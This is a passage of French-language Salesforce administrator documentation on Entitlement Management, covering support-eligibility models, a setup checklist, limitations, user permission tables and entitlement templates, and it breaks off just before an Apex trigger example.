Les fonctionnalités de gestion des autorisations comprennent :

- Des *autorisations* qui indiquent aux agents de support si un client est éligible pour un support.
- Des *processus d'autorisation* qui permettent de spécifier des chronologies contenant toutes les étapes que votre équipe de support doit suivre pour résoudre des enregistrements de support tels que des requêtes ou des ordres d'exécution.
- Des *contrats de service* qui permettent de représenter différents types de contrat de support client, notamment les garanties, les abonnements ou les contrats de maintenance. Vous pouvez limiter les contrats de service pour couvrir des produits spécifiques.
- L'*Accès de la communauté aux autorisations* qui permet aux utilisateurs de communauté d'afficher des autorisations et des contrats de service, et de créer des enregistrements de support à partir de ces éléments.
- La *Génération de rapports de gestion des autorisations* qui permet de suivre l'utilisation des autorisations au sein de votre organisation Salesforce et de surveiller le respect des termes des contrats de service.

La gestion des autorisations est hautement personnalisable. Par conséquent, vous pouvez entièrement contrôler les fonctionnalités utilisées et leur définition afin de refléter votre modèle de support client. Nous allons présenter les décisions de planification et les étapes de configuration importantes pour vous aider à mieux exploiter la gestion des autorisations. Pour commencer, nous recommandons de suivre le module Trailhead Gestion des autorisations : Gestion des autorisations.

**Important:** Seuls les utilisateurs d'organisations disposant de Service Cloud peuvent activer, créer et mettre à jour des éléments de gestion d'autorisations.

CONSULTER ÉGALEMENT :

Planification de la Gestion des autorisations

Liste de contrôle de configuration de la gestion des autorisations

## Planification de la Gestion des autorisations

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

La gestion des autorisations est hautement personnalisable, ce qui signifie que vous disposez de plusieurs options de configuration. Avant de commencer le processus de configuration, il est primordial de choisir le modèle de gestion des autorisations.

### Choix des critères d'éligibilité au support

Vous pouvez configurer la gestion des autorisations afin de définir l'éligibilité des clients au support en fonction d'un ou de plusieurs types d'enregistrement, comme suit :

- *Comptes :* tous les contacts du compte sont éligibles au support.
- *Contacts :* des contacts spécifiques sont éligibles au support.
- *Ressources :* des ressources spécifiques (produits achetés) sont éligibles au support.

- *Contrats de service :* les clients sont éligibles au support selon un contrat de service spécifique.
- *Éléments de ligne de contrat :* des produits spécifiques couverts par un contrat de service sont éligibles pour le support.

Votre approche dépend du niveau de détail souhaité pour votre processus de support. Pour bénéficier d'un processus simple, demandez à vos agents du support de définir l'éligibilité du support en fonction des comptes. Cette approche se présente comme suit :

## Choisir un modèle de configuration

Il existe trois principaux types de configuration pour la gestion des autorisations. Lorsque vous avez sélectionné les éléments qui déterminent l'éligibilité au support, examinez les trois modèles et sélectionnez celui qui est le plus adapté aux besoins de votre organisation. Vous pouvez changer de modèle à tout moment.

| Modèle d'autorisation | Détermine l'éligibilité au support | Cas d'utilisation du modèle |
|---|---|---|
| Autorisations uniquement (option la plus simple) | Les agents du support déterminent si un client est éligible ou non à un support au niveau du compte, du contact ou de la ressource. | • Il n'est pas nécessaire de gérer les autorisations de vos clients au sein d'un contrat de service.<br>• Vos autorisations ne comportent aucun processus de renouvellement.<br>• Les autorisations ne sont pas achetées par vos clients ; elles sont intégrées aux produits (garanties).<br>• Les autorisations de vos clients sont définies à court terme et gérées de façon indépendante. |
| Autorisations + contrats de service | Les agents du support déterminent si un client est éligible à un support en fonction de son contrat de service. | • Les autorisations sont achetées et gérées indépendamment des produits |

| Modèle d'autorisation | Détermine l'éligibilité au support | Cas d'utilisation du modèle |
| --- | --- | --- |
| | | qu'ils couvrent et font partie d'un contrat de service.<br>• Les autorisations de vos clients sont renouvelées au niveau d'un contrat.<br>• Vous utilisez Salesforce pour le support client, mais pas nécessairement pour la gestion des contrats de service. |
| Autorisations + contrats de service + éléments de ligne de contrat (option plus complexe) | Les agents du support déterminent si un client est éligible à un support en fonction des produits couverts dans leur contrat de service. | • Vous utilisez Salesforce pour le support client et la gestion des contrats de service de vos clients.<br>• Votre équipe de support gère les transactions de contrat de service telles que les transferts, les fusions et les renouvellements.<br>• Des garanties, des inscriptions ou d'autres produits s'affichent en tant qu'éléments de ligne dans vos commandes client et sont mappées avec une ou plusieurs autorisations.<br>• Les autorisations sont créées et mises à jour à l'aide d'une intégration à votre système de gestion des commandes. |

Quel que soit le modèle de configuration sélectionné, vous pouvez améliorer votre processus de support avec d'autres fonctionnalités de gestion des autorisations. Par exemple, vous pouvez :

- Créer des processus d'autorisation pour appliquer des étapes requises et temporelles dans votre processus de support.
- Utiliser la gestion des versions d'autorisation pour créer et conserver plusieurs versions de processus d'autorisation
- Ajouter des autorisations aux communautés
- Générer des rapports sur les autorisations

Après avoir sélectionné un modèle de configuration, rendez-vous à la section Liste de contrôle de configuration de la gestion des autorisations.

CONSULTER ÉGALEMENT :

Qu'est-ce que la Gestion des autorisations ?

# Liste de contrôle de configuration de la gestion des autorisations

Lorsque vous configurez la gestion des autorisations, vous déterminez les fonctionnalités à utiliser. Utilisez cette liste de contrôle pour confirmer une configuration de la gestion des autorisations adaptée à vos processus de support.

| Étape | Exécuter si... |
| --- | --- |
| ☐ LirePlanification de la gestion des autorisations | Vous envisagez d'utiliser des autorisations dans votre organisation. |
| ☐ Configuration des autorisations | Vous souhaitez que l'éligibilité du support client soit déterminée au niveau du compte ou du contact. |
| ☐ Activation des autorisations | Vous souhaitez utiliser des autorisations dans votre organisation. |
| ☐ Personnalisation des autorisations | Vous souhaitez contrôler les champs que les utilisateurs affichent dans les autorisations, comment et où les utilisateurs associent des autorisations à d'autres enregistrements. |
| ☐ Configuration d'autorisations et de filtres de référence de ressources dans des requêtes | Vous souhaitez contrôler les autorisations et les ressources que les utilisateurs peuvent lier à une requête. |
| ☐ Octroi de l'accès à la gestion des autorisations pour les utilisateurs | Vous souhaitez accorder aux utilisateurs les autorisations, l'accès au champ et l'accès à l'onglet appropriés. |
| ☐ Configuration d'un modèle d'autorisation | Vous souhaitez prédéfinir les conditions de prise en charge de produits spécifiques. |
| ☐ Ajout automatique d'autorisations à des requêtes depuis le Web, E-mail et des communautés | Vous souhaitez que l'autorisation appropriée soit automatiquement ajoutée aux requêtes créées à l'aide de Web vers requête, E-mail vers requête ou de communautés. |
| ☐ Configuration des jalons | Vous souhaitez définir les étapes requises que les agents du support doivent suivre pour fermer un enregistrement de support. |
| ☐ Personnalisation de présentations de page de jalon | Vous souhaitez contrôler les champs liés au jalon affichés par les utilisateurs. |
| ☐ Activation des éléments de fil de jalon | Vous souhaitez que des notifications automatiques soient ajoutées au fil et à la page du profil du propriétaire de l'enregistrement lorsqu'un jalon est terminé ou violé. |
| ☐ Configuration du moniteur de jalon | Vous souhaitez que votre équipe de support puisse afficher une liste des jalons entrants |

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

## AUTORISATIONS UTILISATEUR

Pour configurer une gestion des autorisations :

- Gérer les autorisations

| Étape | | Exécuter si... |
|---|---|---|
| | | et fermés, ainsi que le décompte des jalons actifs et en retard. |
| | ☐ Limitation des mises à jour de jalons par les utilisateurs | Vous souhaitez empêcher les utilisateurs de mettre à jour des jalons si certains critères sont ne pas remplis. |
| | ☐ Création d'un jalon | Vous souhaitez définir une étape obligatoire dans votre processus de support. |
| | ☐ Saisie automatique de jalons de requête | Vous souhaitez que les jalons soient automatiquement marqués Terminé dans les requêtes correspondant à un critère unique. |
| ☐ Configuration d'un processus d'autorisation | | Vous souhaitez appliquer les étapes requises de votre processus de support à des enregistrements spécifiques. |
| | ☐ Création d'un processus d'autorisation | Vous souhaitez créer une chronologie qui comprend toutes les étapes que votre équipe de support doit terminer pour résoudre des enregistrements de support. |
| | ☐ Personnalisation des champs du processus d'autorisation | Vous souhaitez contrôler les champs du processus d'autorisation que les utilisateurs affichent. |
| | ☐ Ajout d'un jalon à un processus d'autorisation | Vous souhaitez spécifier les étapes de support requises qui se produisent, et quand, dans votre chronologie. |
| | ☐ Ajout d'une action de jalon à un processus d'autorisation | Vous souhaitez définir des actions de workflow temporelles qui se produisent à chaque étape (jalon) dans un processus d'autorisation lorsque le jalon est proche de la violation, violé ou terminé. |
| | ☐ Application d'un processus d'autorisation à une autorisation | Vous souhaitez que les enregistrements de support d'une autorisation spécifique suivent les étapes définies dans votre processus d'autorisation. |
| ☐ Création d'une version de processus d'autorisation | | Vous souhaitez mettre à jour un processus d'autorisation. |
| ☐ Utilisation d'une nouvelle version d'un processus d'autorisation | | Vous souhaitez appliquer une nouvelle version d'un processus d'autorisation aux autorisations nouvelles ou existantes. |
| ☐ Configuration de contrats de service | | Vous souhaitez que l'éligibilité du support client soit déterminée au niveau du contrat de service. |
| ☐ Configuration d'éléments de ligne de contrat | | Vous souhaitez pouvoir limiter un contrat de service à la couverture de produits spécifiques. |
| ☐ Configuration de la gestion des autorisations dans des communautés | | Vous souhaitez que des clients ou des partenaires puissent afficher leurs autorisations et contrats de service, et créer des enregistrements de support à partir de ces éléments. |
| ☐ Rapport sur les autorisations | | Vous souhaitez afficher et partager des données sur des autorisations et des contrats de service. |
| ☐ Instructions de gestion des autorisations pour votre équipe de support. | | Vous souhaitez que votre équipe de support comprenne :<br>• Comment vérifier si un client est éligible pour un support |

| Étape | Exécuter si... |
| --- | --- |
| | • Comment lier des requêtes ou des ordres d'exécution à des autorisations<br>• Comment les processus d'autorisation affectent leur résolution des requêtes ou des ordres d'exécution |

CONSULTER ÉGALEMENT :

Planification de la Gestion des autorisations

# Limitations de la gestion des autorisations

Les informations suivantes s'appliquent aux autorisations et à leurs fonctionnalités associées.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

**Limitations d'autorisation**

- Chaque autorisation doit être associée à un compte.
- Vous ne pouvez pas partager des autorisations. Les autorisations héritent des paramètres de partage de leur compte parent.
- Si vous utilisez des processus d'autorisation, gérez les ordres d'exécution et les requêtes des clients dans des autorisations séparées. Un processus d'autorisation peut exécuter uniquement les enregistrements qui correspondent à son type. Par exemple, lorsqu'un processus d'autorisation Requête est appliqué à une autorisation, le processus est exécuté uniquement sur les requêtes associées à l'autorisation. Si un ordre d'exécution est également associé à l'autorisation, le processus n'est pas exécuté sur l'ordre d'exécution.
- Les champs de fusion pour les autorisations des requêtes ne sont pas prises en charge. Par exemple, si vous ajoutez un champ de fusion `Nom d'autorisation {!Case.Entitlement}` à un modèle d'e-mail, le champ n'est pas renseigné dans le modèle.
- Les contacts d'autorisation n'ont pas de présentation de page, de présentation de recherche, de bouton, de lien ou de type d'enregistrement.
- Les autorisations ne s'appliquent pas automatiquement aux requêtes créées avec Web vers requête ou E-mail vers requête. Vous pouvez ajouter des autorisations à ces fonctionnalités à l'aide d'un code Apex. Pour un exemple de déclencheur, reportez-vous à Ajout automatique d'autorisations à des requêtes depuis le Web, E-mail et des communautés.

**Limitations des jalons**

- Vous ne pouvez pas ajouter des jalons à des enregistrements de support sans utiliser de processus d'autorisation. Les processus d'autorisation appliquent les jalons aux enregistrements de support.
- Une organisation peut avoir jusqu'à 1 000 processus d'autorisation, avec jusqu'à 10 jalons par processus. Si votre organisation a été créée avant la version Summer '13, le nombre maximal de processus d'autorisation peut être inférieur. Vous pouvez toutefois demander à Salesforce de l'augmenter.
- Les jalons ne sont pas automatiquement marqués comme terminés. Si vous le souhaitez, vous pouvez configurer une automatisation de saisie automatique de jalons dans des enregistrements de support correspondant à un critère unique. Pour en savoir plus, reportez-vous à Saisie automatique de jalons de requête.
- Lorsqu'un processus d'autorisation est activé, vous ne pouvez pas supprimer ses jalons ou créer des actions de jalon. Cependant, vous pouvez créer des versions de processus d'autorisation avec d'autres paramètres de jalon et appliquer la nouvelle version à des autorisations existantes.

- Une seule instance d'un jalon peut s'appliquer à un enregistrement à la fois. Par exemple, si le jalon Délai de réponse s'applique à une requête, il n'est pas possible de créer un deuxième jalon Délai de réponse tant que le premier n'est pas terminé.
- Les heures ouvrables sur des processus d'autorisation ne sont pas prises en charge dans des ensembles de modifications. Pour transférer un processus d'autorisation avec des heures ouvrables d'une organisation Salesforce à une autre, utilisez une des approches suivantes :
  - Créez le processus d'autorisation dans la nouvelle organisation
  - Utilisez une autre méthode pour transférer le processus d'autorisation, comme l'outil de migration Force.com
  - Supprimez les heures ouvrables du processus d'autorisation avant de l'ajouter à un ensemble de modifications

**Limitations des éléments de ligne de contrat**

- Vous pouvez utiliser des éléments de ligne de contrat uniquement si votre organisation utilise l'objet Produit.
- Vous ne pouvez pas créer des vues de liste pour des éléments de ligne de contrat.
- Vous ne pouvez pas partager des éléments de ligne de contrat. Les éléments de ligne de contrat héritent des paramètres de partage de leur contrat de service parent. Par exemple, les utilisateurs qui disposent de l'autorisation « Lire » sur les contrats de service héritent de l'autorisation « Lire » sur les éléments de ligne de contrat.

CONSULTER ÉGALEMENT :

Liste de contrôle de configuration de la gestion des autorisations

Configuration d'un processus d'autorisation

# Configuration des autorisations

Les autorisations sont des unités de support client dans Salesforce, par exemple un « support téléphonique » ou un « support Web ». Configurez des autorisations dans votre organisation Salesforce pour aider les agents de support à déterminer si un client est éligible pour le support.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

1. Activation d'autorisations
   Activez des autorisations dans votre organisation Salesforce afin d'aider les agents de support à fournir le niveau de service approprié à vos clients.
2. Personnalisation des autorisations
   Personnalisez des champs et des présentations de page d'autorisation adaptés à vos besoins métiers et à l'activité de vos agents.
3. Configuration d'autorisations et de filtres de référence de ressources dans des requêtes
   Configurez des filtres de référence dans des champs de requête associés à une autorisation, afin de limiter les autorisations que les utilisateurs peuvent sélectionner dans une requête.
4. Octroi aux utilisateurs de l'accès à la gestion des autorisations
   Après avoir configuré la gestion des autorisations, assurez-vous que les utilisateurs disposent des autorisations, de l'accès aux champs et de l'accès aux onglets appropriés.
5. Configuration d'un modèle d'autorisation
   Les modèles d'autorisation permettent de prédéfinir les conditions de support que des utilisateurs peuvent ajouter aux produits.
6. Ajout automatique d'autorisations à des requêtes depuis le Web, un e-mail et des communautés
   Les autorisations ne s'appliquent pas automatiquement aux requêtes créées avec Web vers requête, E-mail vers requête ou des communautés. Cependant, vous pouvez ajouter des autorisations à ces fonctionnalités à l'aide d'un code Apex.

## Activation d'autorisations

Activez des autorisations dans votre organisation Salesforce afin d'aider les agents de support à fournir le niveau de service approprié à vos clients.

1. Dans Configuration, saisissez *Paramètres d'autorisation* dans la case Recherche rapide, puis sélectionnez **Paramètres d'autorisation**.
2. Sélectionnez Activer la gestion des autorisations.
3. Cliquer sur **Enregistrer**. Une page s'ouvre dans laquelle vous pouvez personnaliser les paramètres de gestion des autorisations. Vous reverrez ces paramètres plus loin, dans le processus de configuration de la gestion des autorisations.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour activer les autorisations :

- Gérer les autorisations

## Personnalisation des autorisations

Personnalisez des champs et des présentations de page d'autorisation adaptés à vos besoins métiers et à l'activité de vos agents.

1. **Personnalisez les champs d'autorisation.**

   Cela permet de contrôler les informations que les utilisateurs ajoutent aux autorisations.

   Conseil: Créez des champs d'autorisation personnalisés spécifiques à votre secteur d'activité ou à vos processus de support. Par exemple :

   - Personnalisez les valeurs du champ Type pour les adapter aux types d'autorisation que votre équipe fournit ou vend, par exemple une assistance en ligne ou une formation en ligne.
   - Si votre activité facture les renouvellements d'autorisation, créez un champ de devise dans les autorisations nommé Coût de renouvellement.

2. **Personnalisez les présentations de page d'autorisation.**

   Cela permet de spécifier les champs et les listes associées que les utilisateurs affichent dans les autorisations. Vous pouvez effectuer les personnalisations suivantes :

   - Ajoutez le champ Icône de statut qui permet aux utilisateurs de déterminer aisément si l'autorisation est active, expirée ou inactive.
   - Ajoutez les listes associées Requêtes, Contacts et Ordres d'exécution pour permettre aux utilisateurs de :
     - Afficher les requêtes, les contacts et les ordres d'exécution associés aux autorisations.
     - Créer des requêtes ou des ordres d'exécution automatiquement associées aux autorisations appropriées
     - Ajouter des contacts aux autorisations

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour modifier des présentations de page et définir un suivi d'historique de champ :

- Personnaliser l'application

3. **Définissez le suivi d'historique des champs sur les autorisations.**

   Cela permet de connaître la date de modification des valeurs de champ. Les modifications sont répertoriées dans la liste associée Historique des autorisations dans les autorisations. Dans les paramètres de gestion de l'objet des autorisations, accédez à la section des champs, puis cliquez sur **Définir le suivi d'historique**.

4. **Personnaliser les présentations de page d'autres objets.**

   - Ajoutez le champ de référence `Nom de l'autorisation` à des présentations de page de requête et d'ordre d'exécution. Les utilisateurs peuvent ainsi ajouter des autorisations à des requêtes ou à des ordres d'exécution.

     Important: Pour permettre à un utilisateur de créer des requêtes à partir d'autorisations ou de modifier l'autorisation attribuée à une requête, rendez le champ `Nom de l'autorisation` modifiable dans les requêtes pour le profil de cet utilisateur.

   - Ajoutez la liste associée Autorisations aux présentations de page d'autres objets :

| Ajouter la liste associée Autorisations aux présentations de page de cet objet... | Pour permettre aux utilisateurs d'afficher et de créer des autorisations quand... |
|---|---|
| Comptes | Tous les contacts du compte sont éligibles au support. |
| Contacts | Des contacts spécifiques sont éligibles pour le support. |
| Ressources | Des actifs spécifiques (produits achetés) sont éligibles pour le support. |

5. **Rendez l'onglet Autorisations visible dans Salesforce et dans toutes les applications personnalisées.**

   L'onglet Autorisations est l'emplacement où les utilisateurs créent et modifient des autorisations. Ajoutez l'onglet à une application ou demandez aux utilisateurs de l'ajouter à un ensemble d'onglets existant dans Salesforce. Les utilisateurs doivent disposer de l'autorisation « Lire » sur les autorisations pour afficher l'onglet Autorisations.

# Configuration d'autorisations et de filtres de référence de ressources dans des requêtes

Configurez des filtres de référence dans des champs de requête associés à une autorisation, afin de limiter les autorisations que les utilisateurs peuvent sélectionner dans une requête.

Par exemple, lorsque les utilisateurs de communauté créent une requête et utilisent la référence dans le champ `Nom de l'autorisation`, vous pouvez configurer des filtres de référence afin qu'ils sélectionnent uniquement des autorisations enregistrées dans leur compte ou leur contact.

1. Dans Configuration, saisissez *`Processus d'autorisation`* dans la case `Recherche rapide`, puis sélectionnez **Processus d'autorisation**.
2. Sélectionnez le ou les éléments que vous souhaitez renvoyer dans les champs de recherche.

| Champ de référence dans des requêtes | Cliquer sur... | Pour renvoyer... |
|---|---|---|
| `Ressource` | `Le même compte dans la requête` | Les ressources enregistrées dans le compte de la requête.<br>Conseil: Si vous souhaitez que le champ de référence renvoient toutes les ressources qui partagent un compte avec la requête, sélectionnez uniquement cette option. |
| | `Le même contact dans la requête` | Les ressources enregistrées dans le contact de la requête. |
| | `Des autorisations dans le compte de la requête` | Les ressources associées à des autorisations appartenant au compte de la requête. |
| | `Des autorisations dans le contact de la requête` | Les ressources associées à des autorisations associées au contact de la requête. |
| `Autorisation` | `Le statut actif` | Des autorisations avec un `Statut` actif. |
| | `Le même compte dans la requête` | Des autorisations associées au compte de la requête. |
| | `La même ressource dans la requête` | Des autorisations associées à la ressource de la requête. |
| | `Le même contact dans la requête` | Des autorisations associées au contact de la requête. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour configurer des recherches associée à des autorisations dans les requêtes : Gérer les autorisations

- Gérer les autorisations

La sélection de plusieurs éléments agit comme une fonction AND. Par conséquent, plus vous sélectionnez d'éléments, plus les options renvoyées sont restreintes. Par exemple, si vous sélectionnez `Le même compte dans la requête` et `Le même contact dans la requête`, le champ de référence `Ressource` renvoie uniquement les ressources enregistrées à la fois dans le compte et dans le contact de la requête.

Conseil: Sélectionnez des éléments qui correspondent à la méthode de vérification de l'éligibilité du support par vos agents. Par exemple, si vos agents vérifient l'éligibilité du support en fonction des comptes, sélectionnez des éléments associés à des comptes.

3. Cliquez sur **Enregistrer**.

Remarque: Les filtres de référence équivalents ne sont pas disponibles pour des ordres d'exécution.

## Octroi aux utilisateurs de l'accès à la gestion des autorisations

Après avoir configuré la gestion des autorisations, assurez-vous que les utilisateurs disposent des autorisations, de l'accès aux champs et de l'accès aux onglets appropriés.

1. **Attribuez des autorisations de gestion des autorisations aux utilisateurs.**

| Action | Autorisations requises | Autorisations automatiquement activées dans ces profils standard |
|---|---|---|
| Configurer la gestion des autorisations, notamment des jalons, des processus d'autorisation et des modèles d'autorisation | Gérer les autorisations<br>ET<br>Personnaliser l'application | Administrateur système |
| Fournir la gestion des autorisations à une communauté | Personnaliser l'application<br>ET<br>Créer et configurer des Communautés | Administrateur système |
| Créer ou mettre à jour des types de rapport personnalisé comprenant la gestion des autorisations | Gérer les types de rapport personnalisé | Administrateur système |
| Créer et exécuter des rapports basés sur des types de rapport personnalisé de gestion des autorisations | Créer et personnaliser des rapports | Lecture seule, Utilisateur standard, Responsable de solution, Responsable de contrat, Utilisateur marketing et Administrateur système |
| Créer des requêtes avec des autorisations | Créer sur les requêtes<br>ET<br>Lire sur les autorisations | Utilisateur standard, Responsable de solution, Responsable de contrat, |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour créer et modifier des utilisateurs :

- Gérer les utilisateurs internes

| Action | Autorisations requises | Autorisations automatiquement activées dans ces profils standard |
|---|---|---|
| | | Utilisateur marketing et Administrateur système |
| Modifier l'autorisation d'une requête. | Modifier sur les requêtes<br>ET<br>Lire sur les autorisations | Utilisateur standard, Responsable de solution, Responsable de contrat, Utilisateur marketing et Administrateur système |
| Créer des ordres d'exécution avec des autorisations | Créer sur les ordres d'exécution<br>ET<br>Lire sur les autorisations | Utilisateur standard, Responsable de solution, Responsable de contrat, Utilisateur marketing et Administrateur système |
| Modifier l'autorisation d'un ordre d'exécution. | Modifier sur les ordres d'exécution<br>ET<br>Lire sur les autorisations | Utilisateur standard, Responsable de solution, Responsable de contrat, Utilisateur marketing et Administrateur système |
| Vérifier ou afficher des autorisations | Lire sur les autorisations | Lecture seule, Utilisateur standard, Responsable de solution, Responsable de contrat, Utilisateur marketing et Administrateur système |
| Créer des autorisations | Créer sur les autorisations | Aucune : activez l'autorisation dans un ensemble d'autorisations ou un profil personnalisé |
| Modifier des autorisations | Modifier sur les autorisations | Aucune : activez l'autorisation dans un ensemble d'autorisations ou un profil personnalisé |
| Afficher les contacts d'autorisation | Lire sur les contacts d'autorisation | Lecture seule, Utilisateur standard, Responsable de solution, Responsable de contrat, Utilisateur marketing et Administrateur système |
| Modifier des contacts d'autorisation | Créer sur les contacts d'autorisation<br>ET<br>Supprimer sur les contacts d'autorisation | Aucune : activez les autorisations dans un ensemble d'autorisations ou un profil personnalisé |
| Vérifier ou afficher des contrats de service | Lire sur les contrats de service | Lecture seule, Utilisateur standard, Responsable de solution, Responsable de contrat, Utilisateur marketing et Administrateur système |
| Créer des contrats de service | Créer sur les contrats de service | Aucune : activez l'autorisation dans un ensemble d'autorisations ou un profil personnalisé |

| Action | Autorisations requises | Autorisations automatiquement activées dans ces profils standard |
|---|---|---|
| Modifier des contrats de service | Modifier sur les contrats de service | Aucune : activez l'autorisation dans un ensemble d'autorisations ou un profil personnalisé |
| Vérifier ou afficher des éléments de ligne de contrat | Lire sur les éléments de ligne de contrat | Lecture seule, Utilisateur standard, Responsable de solution, Responsable de contrat, Utilisateur marketing et Administrateur système |
| Ajouter des éléments de ligne de contrat à des contrats de service | Modifier sur les contrats de service<br>ET<br>Créer sur les éléments de ligne de contrat et Lire sur les produits et les catalogues de prix | Aucune : activez les autorisations dans un ensemble d'autorisations ou un profil personnalisé |
| Modifier des éléments de ligne de contrat sur des contrats de service | Modifier sur les contrats de service<br>ET<br>Modifier sur les éléments de ligne de contrat et Lire sur les produits et les catalogues de prix | Aucune : activez les autorisations dans un ensemble d'autorisations ou un profil personnalisé |

Conseil: Si un profil standard ne contient pas une autorisation utilisateur particulière, vous pouvez créer un ensemble d'autorisations et l'activer dans ce profil. Vous pouvez également cloner le profil standard et activer l'autorisation dans le profil personnalisé.

2. **Définissez la sécurité au niveau du champ.**

   Sélectionnez les champs de gestion des autorisations que les utilisateurs peuvent afficher et modifier. Les paramètres de sécurité au niveau du champ permettent de définir l'accès des utilisateurs aux champs dans plusieurs zones de l'interface utilisateur :

   - Pages de détail et de modification
   - Listes associées
   - Vues Listes
   - Rapports
   - Résultats de recherche
   - Modèles d'e-mail et de publipostage
   - Communautés

   Vous pouvez définir la sécurité au niveau du champ à partir d'un ensemble d'autorisations, d'un profil ou d'un champ spécifique.

   Important: Pour permettre à un utilisateur de créer des requêtes à partir d'autorisations ou de modifier l'autorisation attribuée à une requête, rendez le champ `Nom de l'autorisation` modifiable dans les requêtes pour le profil de cet utilisateur.

# Configuration d'un modèle d'autorisation

Les modèles d'autorisation permettent de prédéfinir les conditions de support que des utilisateurs peuvent ajouter aux produits.

Vous pouvez créer des modèles d'autorisation pour des produits spécifiques afin de permettre aux agents de support d'ajouter rapidement l'autorisation appropriée chaque fois qu'un client achète le produit. Par exemple, vous pouvez créer des modèles d'autorisation pour un support Web ou téléphonique afin de permettre aux agents d'ajouter aisément des autorisations aux produits qu'ils offrent aux clients.

Les produits achetés ou installés sont représentés en tant que ressources dans Salesforce. Ce qui signifie que :

- Un *produit* (« Scanner laser » par exemple) est lié à un modèle d'autorisation
- Une *ressource* correspondante (le scanner laser acheté par ABC Labs par exemple) est liée à une autorisation créée à partir du modèle d'autorisation

**Remarque:** Les modèles d'autorisation sont disponibles uniquement si des autorisations et des produits sont activés dans votre organisation.

**Conseil:** Le module Trailhead Gestion des autorisations présente les principaux termes et vous guide à travers le processus de création d'un modèle d'autorisation. En plus, il est agréable ! Pour commencer, suivez Gestion des autorisations.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

**AUTORISATIONS UTILISATEUR**

Pour créer des modèles d'autorisation :
- Gérer les autorisations

1. Ajoutez la liste associée Modèles d'autorisation à des présentations de page de produit.
2. Vous pouvez également ajouter les champs `Type` et `Heures ouvrables` à la liste associée Modèles d'autorisation. Les utilisateurs peuvent ainsi visualiser le type d'autorisation, tel que Web ou support téléphonique, ainsi que les heures d'ouverture qui s'appliquent à l'autorisation.
3. Créez un modèle d'autorisation.
   a. Dans Configuration, saisissez *`Modèles`* dans la case Recherche rapide, puis sélectionnez **Modèles d'autorisation**.
   b. Cliquez sur **Nouveau modèle**.
   c. Saisissez les informations :

| Champ | Description |
|---|---|
| `Nom de modèle d'autorisation` | Le nom attribué au modèle d'autorisation.<br>Utilisez un nom explicite, par exemple *`Support téléphonique`*. Ce nom aide les utilisateurs à comprendre les modèles d'autorisation affichés dans les listes associées de produits. |
| `Terme (en jours)` | Nombre de jours de validité de l'autorisation.<br>Par exemple, si vous souhaitez que le modèle d'autorisation accorde un support téléphonique de 90 jours à tous les clients qui ont acheté ce produit, saisissez *`90`*. |
| `Processus d'autorisation` | Processus d'autorisation associé à l'autorisation. |

| Champ | Description |
| --- | --- |
| `Par incident` | Permet de limiter le nombre de requêtes que l'autorisation prend en charge. L'administrateur détermine si ce champ est visible. |
| `Requêtes par autorisation` | Nombre total de requêtes que l'autorisation prend en charge.<br>Ce champ est disponible uniquement si `Par incident` est sélectionné. |
| `Heures d'ouverture` | Heures ouvrables prises en charge par l'autorisation. |
| `Type` | Type de l'autorisation, par exemple Web ou support téléphonique.<br>Les administrateurs peuvent personnaliser les valeurs de ce champ. |

4. Cliquez sur **Enregistrer**.
5. Ajoutez le modèle d'autorisation à un produit.
   a. Accédez à la page de détail du produit.
   b. Cliquez sur **Ajouter un modèle d'autorisation** dans la liste associée Modèles d'autorisation.
   c. Sélectionnez le modèle d'autorisation.
   d. Cliquez sur **Insérer les éléments sélectionnés**.
   e. Cliquez sur **Terminé**.

   Désormais, lorsqu'un utilisateur crée une ressource et l'associe à ce produit, la liste associée Autorisations de la ressource inclut une autorisation créée à partir du modèle d'autorisation. Ainsi, les agents de support qui répondent à un appel concernant la ressource peuvent déterminer rapidement le type de support auquel le client a droit.

Remarque: Tous les utilisateurs, même ceux sans autorisation utilisateur « Afficher la configuration », peuvent consulter les modèles d'autorisation via des champs de référence.

# Ajout automatique d'autorisations à des requêtes depuis le Web, un e-mail et des communautés

Les autorisations ne s'appliquent pas automatiquement aux requêtes créées avec Web vers requête, E-mail vers requête ou des communautés. Cependant, vous pouvez ajouter des autorisations à ces fonctionnalités à l'aide d'un code Apex.

Lorsqu'une requête est créée via Web vers requête, E-mail vers requête ou une communauté, elle n'est pas automatiquement associée à une autorisation. Lorsque le champ `Autorisation` d'une requête est vide, cet exemple de déclencheur vérifie si le contact de la requête a une autorisation active. Si le contact a une autorisation active, elle est ajoutée à la requête. Si le contact n'a pas d'autorisation active, le déclencheur vérifie si le compte de la requête a une autorisation active. Si le compte de la requête a une autorisation active, elle est ajoutée à la requête. Le déclencheur s'assure que les requêtes sont résolues conformément aux contrats de support de votre client.

Pour définir ce déclencheur de requête dans votre organisation Salesforce :

1. Dans Configuration, saisissez *`Déclencheurs de requêtes`* dans la case Recherche rapide, puis sélectionnez **Déclencheurs de requêtes**.
2. Cliquez sur **Nouveau**.
3. Copiez le texte ci-dessous et collez-le dans le champ de texte.
4. Cliquez sur **Enregistrer**.

**Éditions**

